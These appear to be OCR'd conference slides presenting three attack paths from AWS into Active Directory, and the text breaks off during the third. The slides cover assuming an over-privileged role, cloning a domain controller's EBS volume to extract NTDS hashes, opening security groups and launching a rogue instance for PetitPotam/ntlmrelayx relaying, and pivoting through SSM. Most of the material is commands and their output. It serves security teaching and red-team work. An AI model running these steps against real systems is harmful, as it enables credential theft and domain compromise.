
*https://labs.withsecure.com/tools/iamgraph

**https://github.com/hotnops/apeman

Step 2

Foothold
on EC2 Instance
Obtain IMDS
Credentials
AWS
Privilege Escalation

AWS Privilege Escalation



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	"Version": "2012-10-17",
	"Statement": [
	... Show all

IsInstanceProfile	false

LastUsed	{
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	}

ManagedPolicies	[]
Name	Assume-Splunk-Role
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Tags	[]

TrustPolicy	{
	"Version": "2012-10-17",
	"Statement": [
	{
	"Effect": "Allow",
	"Principal": {
	"AWS": "arn:aws:... Show all

UniqueID	AROAQ3EGWUFXQW46YIOSA

Exploit:

```
$ aws sts assume-role \
--role-arn arn:aws:iam::3201...:role/allow-ec2-role \
--role-session-name privescSession
{
    "Credentials": {
        "AccessKeyId": "ASIA... ",
        "SecretAccessKey": "wJalrXU...",
        "SessionToken": "AQoDYX...",
        "Expiration": "2025-03-14T12:34:56Z"
    },
    "AssumedRoleUser": {
        ...
}
```

```
attacker$ vim ~/.aws/credentials
attacker$ aws sts get-caller-identity
{
  "UserId": "AIDA... ",
  "Account ": "3201..." ,
  "Arn":"arn:aws:sts::3201...:assumed-role/allow-ec2-
role/i-998..."
}
```


Step 3

Foothold on EC2 Instance
Obtain IMDS Credentials
AWS Privilege Escalation
DC Volume Cloning

Locating DC EC2, cloning its volume

- common anti-pattern:
  - DCs are also EC2s…
  - …in the same AWS Account as your box
  - "AWS Migration guidance"

```
$ aws iam get-policy-version --policy-arn
'arn:aws:iam::3021...:policy/allow-ec2-policy' --version-id v1
{
   ...
   "Sid": "VisualEditor0",
   "Effect": "Allow",
   "Action": "ec2:*",
   ...
```



Step 3

Foothold on EC2 Instance
Obtain IMDS Credentials
AWS Privilege Escalation
DC Volume Cloning

Locating DC EC2, cloning its volume

alternatively:
The snapshot already exists (e.g. periodic backups)

1. **Create Snapshot** of DC Volu


```
$ aws ec2 create-snapshot --volume-id <DC-NTDS-vol> ...
```

2. **Create “Clone” EBS Volume** out of this Snapshot

```
$ aws ec2 create-volume --snapshot-id <my-new-snap> ...
```


3. **Attach** clone Volume to your EC2 Instance

```
$ aws ec2 attach-volume --volume-id <clone-vol> \
--instance-id <atker-ec2> --device /dev/xvdq1 ...
```



*DEF CON 27 (2019) - Finding Secrets In Publicly Exposed EBS Volumes - Ben Morris

Step 4




Extraction of Domain Hashes from Domain Database

```
webserver# mount -o ro /dev/xvdq1 /snapshot
webserver# impacket-secretsdump -ntds /snapshot/Windows/NTDS/ntds.dit -system /snapshot/Windows/System32/config/SYSTEM LOCAL
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
[*] Target system bootKey: 0xf32...
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList , be patient
[*] PEK # 0 found and decrypted: 351...
[*] Reading and decrypting hashes from ntds.dit
jsmith:1200:aad3b435b51404eeaad3b435b51404ee:2c1...
endpont1$:9871:aad3b435b51404eeaad3b435b51404ee:c7e...
...
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:31...:::
DOMAIN\DA0001:117928:aad3b435b51404eeaad3b435b51404ee:5e...:::
```

Attack Path #1 Summary

Foothold on a box → AWS → DA @ AD



Attack Path #2


Relaying via EC2

Scenario

The Hippo in the Room

- Starting Point: Domain User but with EC2 permissions
- Recon:
  - `targetServer` does not enforce SMB Signing
  - `admServer` has Admin Rights on `targetServer`
  - but there are Networking Restrictions… Firewalling / Different Net

- Goal: Perform an NTLM Relay attack to compromise targe



Step 1

Poke holes in the firewall

Use EC2 permissions to:

- Change security groups
  - allow ingress SMB to `targetServer`

```
attacker# aws ec2 create-security-group --description "Rogue SG" --group-name rogue-sg --vpc-id vpc-97e...
{
  "GroupId ": "sg-40b74..."
}
attacker# aws ec2 authorize-security-group-ingress --group-id sg-40b74... \
--protocol tcp --port 445 --cidr 192.168.24.101/32
```

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Step 2

Domain User
Modify Security Groups
Create Listener Instance

Create a host for your listener

Use EC2 permissions to:

- Create a rogue Instance for your listener
  - …and it's keypair to login
  - root/Administrator → allows listening on low port (445)
- bypasses any provisioning processes ("Golden Image"): *no AV / EDR / Monitoring Stack*
- (as before) create relay's SGs – allow inbound/outbound SMB


```
attacker# aws ec2 create-key-pair --key-name Rogue-Keypair --key-type rsa --key-format pem
{
  ...
  "KeyName":"Rogue-Keypair",
  "KeyPairId":"key-9ac..."
}
attacker# aws ec2 run-instances --instance-type t2.micro --key-name Rogue-Keypair \
--security-group-ids sg-40b7... --subnet-id ... --image-id ...
```

Step 3

Domain User
Modify Security Groups
Create Listener Instance
Coerce Authentication

Coerce adm_server to authenticate

```
attacker# PetitPotam.py -d DOMAIN.COM -u jsmith <rogueInstance-IP> <admServer>
...
Password: ...
Trying pipe lsarpc[-]
Connecting to ncacn_np:<adm_server>[\PIPE\lsarpc]
[+] Connected!
[+] Binding to c681d488-d850-11d0-8c52-00c04fd90f7e
[+] Successfully bound!
[-] Sending EfsRpcOpenFileRaw!
[-] Got RPC_ACCESS_DENIED!! EfsRpcOpenFileRaw is probably PATCHED!
[+] OK! Using unpatched function!
[-] Sending EfsRpcEncryptFileSrv!
[+] Got expected ERROR_BAD_NETPATH exception!!
[+] Attack worked!
```




Step 4

Relay and dump hashes

```
rogueInstance# $ impacket-ntlmrelayx -t targetServer
[*] Protocol Client SMB loaded.....
[*] Servers started, waiting for connections
...
[*] SMBD-Thread-5 (process_request_thread): Received connection from 127.0.0.1,
attacking target smb://targetServer
[*] Authenticating against smb://targetServer as DOMAIN/adm_server$ SUCCEED
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x4ed79927c9fb28a1f80897c81b829d16
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d123...:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:30...:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:30... :::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:dd34... :::
[*] Done dumping SAM hashes for host: targetServer
[*] Stopping service RemoteRegistry
```

Attack Path #2 Summary

Domain User → EC2-Assisted Relay → Admin @ targetServer



Attack Path #3

SSM Lateral Movement


Scenario

Sudo Shell Manager


- Starting Point: Compromised IAM Role
  - Role has access to AWS SSM

- Goal: How to pivot into an AD context?


Step 1



Start an SSM session



```
attacker$ aws ssm start-session --target i-0dd01a...
Starting session with SessionId: botocore-session-1719...
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\ Windows\system32 > whoami
ldn001ec2\ssm-user

PS C:\ Windows\system32 > whoami /groups

GROUP INFORMATION
-----------------

Group Name                                                     Type             SID
============================================================= ================ ============
Everyone Well-known group S-1-1-0
NT AUTHORITY\Local account and member of Administrators group Well-known group S-1-5-114
BUILTIN\Administrators                                        Alias            S-1-5-32-544
BUILTIN\Users                                                 Alias            S-1-5-32-545
NT AUTHORITY\NETWORK                                          Well-known group S-1-5-2
NT AUTHORITY\Authenticated Users                              Well-known group S-1-5-11
...
```

